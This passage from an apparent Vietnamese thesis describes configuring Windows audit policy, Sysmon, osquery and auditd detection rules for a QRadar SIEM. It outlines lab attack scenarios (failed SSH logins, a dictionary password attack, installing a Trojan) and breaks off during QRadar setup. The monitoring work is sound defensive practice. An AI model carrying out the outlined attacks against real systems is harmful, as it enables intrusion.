Audit Authentication	Success		Ghi log liên quan đến việc thay đổi đặc quyền của	467 0,

Policy Change			người dùng.	4706, 4707
Category: Privilege Use			Category liên quan đến việc sử dụng các đặc quyền.	
Audit Sensitive Privilege Use	Successes		Ghi log liên quan đến việc sử dụng các đặc quyền.	4673, 4674, 4985
Category: DS Access			Category liên quan đến truy cập các Domain Service.	
Directory Service Changes	Successes	Cần nhắc	Chỉ sinh log tương ứng trên máy chủ Domain Controller. Ghi log liên quan đến thay đổi Active Directory Domain Services.	5136, 5137, 5138, 5139
Truy cập đường dẫn: Computer Configuration > Windows Settings > Administrative Templates > System > Audit Process Creation.				

Subcategory	Inclusion Setting	Note	Description	EventID
Include command line in process	Enable		Ghi log bổ sung tham số được sử dụng trong các lệnh thực thi của	4688

creation events			tiến trình trên hệ thống.	
Truy cập đường dẫn: Local Computer > Computer Configuration > Administrative Templates > Windows Components > Windows Powershell.				
Subcategory	State	Module Name	Description	Event ID
Turn on Module Logging	Enable	*	Ghi log các sự kiện liên quan đến việc thực thi PowerShell	600, 800, 4103, 4104
Turn on PowerShell	Enable	N/A	Ghi log các sự kiện thực thi câu lệnh, script bằng PowerShell	
Script block logging				
b) Cấu hình log của Task Schedule				
Truy cập đường dẫn: Event Viewer > Applications and Services Logs > Microsoft > Windows > TaskScheduler > Operational: Enable Log.				

Sau khi cấu hình các chính sách ở trên, ta sẽ thiết lập một số thuộc tính cho các tệp lưu trữ logs. Với một số logs quan trọng như Security, System, PowerShell cần tích chọn **“Overwrite events as needed (oldest events first)”** để đảm bảo các sự kiện mới sinh ra luôn được ghi vào logs. Đối với các máy chủ có lượng logs lớn như Domain Controller, Exchange Server, v.v cần tăng kích thước lớn nhất có thể của tệp logs để đảm bảo các sự kiện mới được ghi vào có thời gian đủ lâu để được thu thập về các hệ thống SIEM.

2.3.2. Cấu hình dịch vụ Sysmon

Việc cài đặt và cấu hình dịch vụ Sysmon trên các máy chủ Windows cho phép ghi bổ sung thêm một số thông tin quan trọng trong logs. Ví dụ, nó có thể ghi lại mã băm của tiến trình được thực thi, cũng như thông tin về tiến trình cha đã khởi chạy tiến trình đó. Các giá trị này thường được sử dụng để kiểm tra xem một tiến trình có được khởi chạy từ các tệp tin độc hại hay không. Ngoài ra,

trong logs của dịch vụ Sysmon còn có nhiều sự kiện mà logs của Windows không có, ví dụ như Create Remote Thread, Process Access, ...

Đối với dịch vụ Sysmon, dựa trên tệp cấu hình mẫu của SwiftOnSecurity trên Github [24], em đã thêm một số cấu hình cho phép ghi bổ sung một số logs liên quan đến các hành vi nghi ngờ tấn công, đồng thời loại bỏ một số tiến trình hợp lệ trên hệ thống có thể sinh nhiều logs khi triển khai trong thực tế. Thông tin chi tiết về việc so sánh một số sự kiện của Sysmon với Windows Event Logs và các cập nhật bổ sung trong tệp cấu hình Sysmon được mô tả trong bảng bên dưới.

Bảng 2.3. Bảng cập nhật một số thay đổi trong tệp cấu hình Sysmon

Sysmon ID	Windows ID(s)	Cập nhật các thay đổi trong tệp cấu hình dịch vụ Sysmon
1	Security (4688)	+) Event Name: Process Creation +) Ghi logs liên quan đến việc thực thi của tất cả các tiến trình. +) Bổ sung bộ lọc loại bỏ logs khi một số tiến trình hợp lệ của hệ thống, hoặc các phần mềm giám sát cài đặt trên máy chủ được thực thi.
2	N/A	+) Event Name: Process Changed a file creation time. +) Ghi logs liên quan đến việc thay đổi thời gian tạo tệp trong thư mục của người dùng và một số thư mục quan trọng của hệ thống. +) Bổ sung bộ lọc loại bỏ logs liên quan đến một số dịch vụ quản lý và đồng bộ tệp tin như OneDrive, GoogleDrive.
3	Security (5156)	+) Event Name: Network Connection +) Chỉ ghi logs liên quan đến kết nối của một số tiện ích, công cụ nhất định.

		+) Bổ sung bộ lọc loại bỏ logs khi kết nối đến một số tên miền, IP hợp lệ của hệ thống ví dụ để cập nhật hệ điều hành Windows.
4	N/A	+) Event Name: Sysmon Service State Change. +) Ghi các logs liên quan đến việc thay đổi trạng thái của dịch vụ Sysmon.
5	Security (4689)	+) Event Name: Process terminated. +) Không ghi các logs liên quan đến việc kết thúc một tiến trình. Chỉ quan tâm đến việc tạo mới thành công một tiến trình.
6	N/A	+) Event Name: Driver Loaded. +) Bổ sung bộ lọc loại bỏ logs liên quan đến các driver có chữ ký hợp lệ.
7	N/A	+) Event Name: Image loaded. +) Không ghi các logs liên quan đến các DLL được gọi bởi tiến trình vì nó thường sinh ra quá nhiều logs không cần thiết cho việc giám sát an toàn máy chủ.
8	N/A	+) Event Name: Create Remote Thread. +) Ghi lại logs liên quan đến hành vi chen mã thực thi vào trong một tiến trình khác. +) Bổ sung bộ lọc loại bỏ logs liên quan đến hành vi của các tiến trình hợp lệ như svchost, winlogon, ...
10	N/A	+) Event Name: Process Access. +) Ghi lại logs liên quan đến hành vi truy cập từ tiến trình này sang tiến trình khác trên bộ nhớ. +) Bổ sung bộ lọc để ghi logs của một số hành vi nghi ngờ trích xuất trái phép thông tin xác thực trên hệ thống.

11	Security (4663)	+) Event Name: File Create. +) Bổ sung bộ lọc để ghi logs liên quan đến hành vi tạo mới một số tệp thực thi nghi ngờ là WebShell, hoặc phát hiện hành vi khai thác một số CVE liên quan đến dịch vụ máy in. +) Bổ sung bộ lọc loại bỏ logs liên quan đến các tệp được tạo mới trong quá trình cập nhật Windows.
12, 13, 14	Security (4657)	+) Event Name: Registry Create and Delete (12), Registry Value Set (13) và Registry Key and Value Rename (14). +) Bổ sung bộ lọc để ghi logs liên quan đến việc cập nhật một số khoá registry quan trọng của hệ thống. +) Bổ sung bộ lọc loại bỏ logs liên quan đến các sự kiện CreateKey hoặc truy vấn một số khoá registry để thực hiện các tác vụ hợp lệ.
15	N/A	+) Event Name: File Create Stream Hash. +) Bổ sung bộ lọc để ghi logs liên quan đến một số hành vi nghi ngờ sử dụng WebShell trên hệ thống.

16	N/A	+) Event Name: Sysmon Config Change. +) Ghi lại logs liên quan đến việc cập nhật tệp cấu hình của dịch vụ Sysmon.
17, 18	N/A	+) Event Name: Pipe Event Created (17), Pipe Event Connected (18). +) Bổ sung bộ lọc để ghi logs liên quan đến việc tạo và kết nối tới một số pipe nghi ngờ của mã độc. +) Bổ sung bộ lọc loại bỏ logs liên quan

		đến kết nối pipe của một số dịch vụ hợp lệ trên Windows.
19, 20, 21	WMI Activity (5861, 5858, 5859)	+) Event Name: WMI Event Filter activity (19), WMI Event Consumer activity (20), WMI Event Consumer To Filter activity (21). +) Bổ sung bộ lọc để ghi logs toàn bộ các sự kiện liên quan đến WMIC trên hệ thống Windows.
22	DNS Client Events (1016, 3008, 3010, 3020)	+) Event Name: DNS Query. +) Bổ sung bộ lọc loại bỏ logs liên quan đến truy vấn một số tên miền đáng tin cậy.
25	N/A	+) Event Name: Process image change. +) Bổ sung bộ lọc loại bỏ việc thay đổi Image của tiến trình từ một tiến trình khác, đây là hành vi bình thường của một số trình duyệt như Firefox, Edge.
255	N/A	+) Event Name: Sysmon error. +) Ghi lại logs liên quan đến các lỗi trong quá trình sử dụng dịch vụ Sysmon.

Khi cài đặt dịch vụ Sysmon lên máy chủ, ta không cần cấu hình thêm các Windows Policy ở trên bởi trong logs của chúng đã có nhiều thông tin cần thiết phục vụ cho việc giám sát an toàn cho máy chủ. Tương tự việc cấu hình lưu trữ logs của Security, System, PowerShell, ta chọn thuộc tính **“Overwrite events as needed (oldest events first)”** cho tệp logs của dịch vụ Sysmon để đảm bảo các sự kiện mới sinh ra luôn được ghi lại. Đồng thời, tăng kích thước tối đa của tệp logs đến một giá trị phù hợp để chắc chắn rằng các sự kiện mới ghi vào sẽ được gửi lại đủ lâu để có thu thập lên hệ thống SIEM.

2.3.3. Cấu hình dịch vụ OSQuery

Dịch vụ OSQuery, được cài đặt trên các máy chủ Linux cho phép ghi bổ sung thêm một số logs cần thiết liên quan đến các lệnh được thực thi, các kết nối được khởi tạo, phục vụ cho việc giám sát an toàn cho máy chủ.

Theo mặc định, hầu hết các bản phân phối linux đều đã được cài đặt một số dịch vụ audit như auditd hoặc cài đặt thêm audit-beat, go-audit. Do vậy, cần vô hiệu hoá các dịch vụ audit trên để cho phép osquery có thể sử dụng tệp audit.rules trong audit framework thực hiện tương tác với kernel của hệ điều hành. Trong tệp **audit.rules** sẽ cấu hình một số tập luật sau cho phép bắt tất cả các lời gọi hệ thống và các kết nối mạng trên máy chủ.

```
-a always,exit -F arch=b32 -S execve
-a always,exit -F arch=b64 -S execve
-a always,exit -F arch=b32 -S bind
-a always,exit -F arch=b64 -S bind
-a always,exit -F arch=b32 -S connect
-a always,exit -F arch=b64 -S connect
```

Tuy nhiên, với một số bản phân phối Linux có kernel thấp như CentOS6, SUSE12 cần loại bỏ luật audit cho các kiến trúc 32 bits. Để sinh một số logs cần thiết cho việc phát hiện một số hành vi nghi ngờ tấn công trên máy chủ Linux, em đề xuất xây dựng tệp **fim.conf** chứa cấu hình cho phép giám sát tính toàn vẹn của một số tệp tin và thư mục quan trọng trên hệ thống. Đồng thời, xây dựng tệp **osquery.conf** chứa truy vấn đến một số bảng dữ liệu [Bảng 1.8] để sinh các bản ghi lưu trong tệp **osqueryd.results.log**.

Các truy vấn này có thể thực hiện trên một bảng dữ liệu, hoặc trên nhiều bảng dữ liệu khác nhau. Ví dụ, câu truy vấn sau cho phép lấy thông tin liên quan đến các tiến trình được thực thi từ 3 bảng dữ liệu. Trong đó, bảng process_events chứa thông tin về thời gian và các hành vi của tiến trình. Bảng hash chứa mã băm của tiến trình được thực thi và bảng processes chứa thông tin về tất cả các tiến trình đang chạy trên hệ thống. Kết quả thu được thông tin về thời gian, mã id của tiến trình hiện tại (pid), đường dẫn của tệp thực thi (path), tham số của lệnh thực thi (cmdline), tài khoản thực thi lệnh (uid, guid), mã băm của tệp thực thi (sha1), cùng với đường dẫn (parent_path) và tham số (parent_cmdline) của tiến trình cha đã khởi tạo nó. Thời gian thực hiện truy vấn là sau 10s liên tiếp.

```
"processes": {  
    "query": "select p.pid, p.path, p.cmdline, p.cwd, p.mode, p.auid, p.egid,  
p.euid, p.gid, datetime(p.time, 'unixepoch') as time, pa.path as parent_path,  
pa.cmdline as parent_cmdline, hash.sha1 as sha1_path from process_events as p,  
hash, processes as pa where p.path = hash.path and pa.pid = p.parent;",  
    "interval": 10,  
    "description": "process events collected from the audit framework" }
```

Theo mặc định, dịch vụ `osquery` chưa hỗ trợ cấu hình tự rotate (sắp xếp) lại các bản ghi trong logs. Thay vào đó, các bản ghi chứa kết quả của các truy vấn sẽ liên tục được ghi vào tệp logs, dẫn tới tệp này chiếm nhiều dung lượng bộ nhớ, có thể ảnh hưởng tới hoạt động của hệ thống máy chủ. Do vậy, ta có thể sử dụng **logrotate** là một tiện ích được tích hợp sẵn trong hầu hết các bản phân phối linux cho phép sắp xếp lại các bản ghi khi tệp logs đầy. Trong luận văn này, em đề xuất thiết lập một số cấu hình trong tệp **logrotate_osquery** như bên dưới cho phép sắp xếp lại các bản ghi của dịch vụ `osquery` khi tệp logs bị đầy.

```
/var/log/osquery/*.log {  
    weekly  
    rotate 4  
    size 30M  
    compress  
    missingok }
```

Trong đó, các cấu hình được thiết lập có ý nghĩa sau:

- Cấu hình **/var/log/osquery/*.log** cho biết sẽ thực hiện sắp xếp lại tất cả các tệp logs trong thư mục `/var/log/osquery`.
- Giá trị **rotate 4** cho phép giữ lại 4 tệp logs cũ sau khi đã sắp xếp lại.
- Thiết lập **size 30M** sẽ yêu cầu sắp xếp lại tệp này khi kích thước của nó lớn hơn 30MB.
- Tùy chọn **weekly** sẽ yêu cầu thực hiện tác vụ được lên lịch hàng tuần.
- Tùy chọn **compress** sẽ thực hiện nén các tệp logs cần sắp xếp, mặc định sử dụng `gzip`.
- Thiết lập **missingok** cho biết nếu tệp logs bị mất hoặc không tồn tại thì `logrotate` sẽ bỏ qua mà không xuất ra thông báo lỗi.

2.3.4. Cấu hình dịch vụ Auditd

Dịch vụ **auditd** là dịch vụ được cài đặt trên hầu hết các bản phân phối linux cho phép ghi bổ sung thêm một số logs cần thiết phục vụ quá trình giám sát an toàn cho máy chủ linux. Dựa trên tài liệu cấu hình rules theo các chiến thuật tấn công trong MITRE ATT&CK cho Linux của ScienceSoft [21], em đề xuất xây dựng tệp cấu hình **audit.rules** mới cho phép ghi nhận thêm một số logs liên quan đến các hành vi nghi ngờ tấn công trên linux, đồng thời lọc một số logs không cần thiết gây tốn tài nguyên hệ thống.

Ví dụ, luật bên dưới sẽ lọc các bản ghi liên quan đến kết nối của VMware Tools, một tiện ích được cài đặt trên hầu hết các máy chủ triển khai trên nền tảng ảo hoá của VMware.

```
## Ignore VMWare Tools
-a exit,never -F arch=b32 -S fork -F success=0 -F path=/usr/lib/vmware-tools F
subj_type=initrc_t -F exit=-2
-a exit,never -F arch=b64 -S fork -F success=0 -F path=/usr/lib/vmware-tools -
F subj_type=initrc_t -F exit=-2
-a exit,never -F arch=b32 -S bind -F success=1 -F path=/usr/bin/vmtoolsd -F
auid=unset -F subj_type=vmtools_t
-a exit,never -F arch=b64 -S bind -F success=1 -F path=/usr/bin/vmtoolsd -F
auid=unset -F subj_type=vmtools_t
```

Cấu hình luật này cho phép loại bỏ các bản ghi PROCTITLE chứa thông tin đầy đủ về lệnh đã kích hoạt một lời gọi hệ thống tới kernel. Các bản tin này thường được mã hoá dạng hexa và không có nhiều ý nghĩa trong việc giám sát an toàn cho máy chủ.

Trong tệp cấu hình audit.rules, em cũng phân loại các luật theo từng kỹ thuật tấn công, đồng thời kiểm tra, bổ sung thêm các điều kiện cho phép tệp cấu hình audit.rules có thể hoạt động tốt trên nhiều nền tảng Linux từ Ubuntu, CentOS cho đến RHEL. Ví dụ, để phát hiện các hành vi tấn công theo kỹ thuật T1002 - Data Compressed của MITRE, nay là T1560 - Archive Collected Data, ta cần giám sát hành vi thực thi của các tiện ích tar, gzip, zip, unzip.

```
# T1002.Data Compressed
-w /usr/bin/tar -p x -k data-compressed
-w /usr/bin/gzip -p x -k data-compressed
-w /usr/bin/zip -p x -k data-compressed
-w /usr/bin/unzip -p x -k data-compressed
```


Trong tệp này cũng bao gồm một số luật có thể sinh nhiều logs, cần cân nhắc trong quá trình cấu hình. Ví dụ luật sau sẽ ghi lại toàn bộ các tiến trình được thực thi, toàn bộ các kết nối mạng thành công trên hệ thống, từ đó cho phép phát hiện các tiến trình lạ, các kết nối nghi ngờ của kẻ tấn công.

```
# T1059.Command-Line Interface
-a exit,always -F arch=b32 -S execve -k cmd-interface
-a exit,always -F arch=b64 -S execve -k cmd-interface
# Get all connection,
-a always,exit -F arch=b32 -S connect -F success=1 -k network-connection
-a always,exit -F arch=b64 -S connect -F success=1 -k network-connection
-a always,exit -F arch=b32 -S bind -F success=1 -k network-connection
-a always,exit -F arch=b64 -S bind -F success=1 -k network-connection
```

Khi xây dựng tập luật trong tệp `audit.rules`, cần chú ý sắp xếp thứ tự của chúng, đảm bảo không bị trùng lặp và các bộ lọc để whitelist một số tác vụ hợp lệ của hệ thống nên sắp xếp phía trên đầu của tệp để đảm bảo tập luật hoạt động hiệu quả.

Trong tệp cấu hình **auditd.conf**, cần thiết lập định dạng `log_format` từ


RAW sang ENRICHED để chuyển đổi một số mã định danh trong logs thu được từ dạng số sang dạng đối tượng tương ứng. Ví dụ sau khi cấu hình, ta sẽ thu được logs có định dạng như bên dưới. Các giá trị `arch` đã chuyển đổi từ `c000003e` sang `x86_64` cho biết kiến trúc của hệ thống. Giá trị `uid` cũng được chuyển đổi từ `0` sang `root` cho biết tài khoản thực thi lệnh.

```
type=SYSCALL msg=audit(1631899310.780:413): arch=c000003e
syscall=2 success=yes exit=3 a0=7ffffcb75704 a1=0 a2=1fffffffff0000
a3=7ffffcb73160 items=1 ppid=10435 pid=11155 auid=0 uid=0 gid=0 euid=0
suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=6 comm="cat"
exe="/usr/bin/cat" subj=unconfined_u:unconfined_r:unconfined_t:s0s0:c0.c1023
key="TT1087_Account_Discovery" ARCH=x86_64 SYSCALL=open
AUID="root" UID="root" GID="root" EUID="root" SUID="root"
FSUID="root" EGID="root" SGID="root"
FSGID="root"
```

Ngoài ra, cần thiết lập dịch vụ `auditd` khởi động cùng hệ thống để đảm bảo dịch vụ audit luôn sinh logs, ngay cả khi máy chủ bị khởi động lại.

CHƯƠNG 3. TRIỂN KHAI VÀ ĐÁNH GIÁ HỆ THỐNG

Chuẩn bị:



Kịch Bản:

1. Tiến hành SSH vào Qradar, tuy nhiên cố tình nhập sai tài khoản mật khẩu.
2. Tiến hành dò quét mật khẩu dạng dictionary máy victim.
3. Tiến hành tạo một malware Trojan, sau đó cài vào máy victim.


Kịch bản 1. SSH vào Qradar, tuy nhiên cố tình nhập sai tài khoản mật khẩu


Bước 1: Kiểm tra IP của QRADAR

```
root@localhost ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:8d:dc:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.190.139/24 brd 192.168.190.255 scope global noprefixroute dynamic ens33
        valid_lft 1343sec preferred_lft 1343sec
    inet6 fe80::2f2b:39f1:2084:9b22/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@localhost ~]# _
```


Bước 2: sử dụng MobaXterm để tạo phiên kết nối

Nhập IP máy Qradar, username là “root”





Sau khi nhập password ta thu được màn hình sau:



Bước 3: Sau khi kết nối SSH tiến hành ping thử tới Google để kiểm tra kết nối mạng.

```
[root@localhost ~]# ping google.com
PING google.com (216.58.203.78) 56(84) bytes of data.
64 bytes from google.com (216.58.203.78): icmp_seq=1 ttl=128 time=22.5 ms
64 bytes from google.com (216.58.203.78): icmp_seq=2 ttl=128 time=23.0 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 22.570/22.797/23.024/0.227 ms
[root@localhost ~]#
```

Bước 4: vào “root/setup”

```
[root@localhost ~]# /root/setup
```

Ấn Enter để bắt đầu cài đặt

```
Starting QRadar 7.3.3 Community Edition setup
```

```
CentOS 7 Linux EULA
```

```
CentOS 7 Linux comes with no guarantees or warranties of any sorts,
either written or implied.
```

```
The Distribution is released as GPLv2. Individual packages in the
distribution come with their own licences. A copy of the GPLv2 license
is included with the distribution media.
```

```
Use of this product is subject to the license agreement above.
```

```
Press enter to accept these terms, or press CTRL+C to quit.
```

Phân vùng Qradar

```
[root@localhost ~]# sudo mount -o loop /opt/ibm/cloud/iso/QRadarCE2019_14_0_20191031163225.GA.iso /media/cdrom
mount: /dev/loop0 is write-protected, mounting read-only
[root@localhost ~]#
```

Ấn “Y”

```
Found /tmp/.accepted_qradar_eula - answer yes to accept eula
About to install QRadar Community Edition 7.3.3 (Build 20191031163225)
Do you wish to continue (Y/[N])?
```

Sau khi chạy xong chương trình tiến hành set password cho tài khoản admin.

```
3. 192.168.190.139 (root) x +

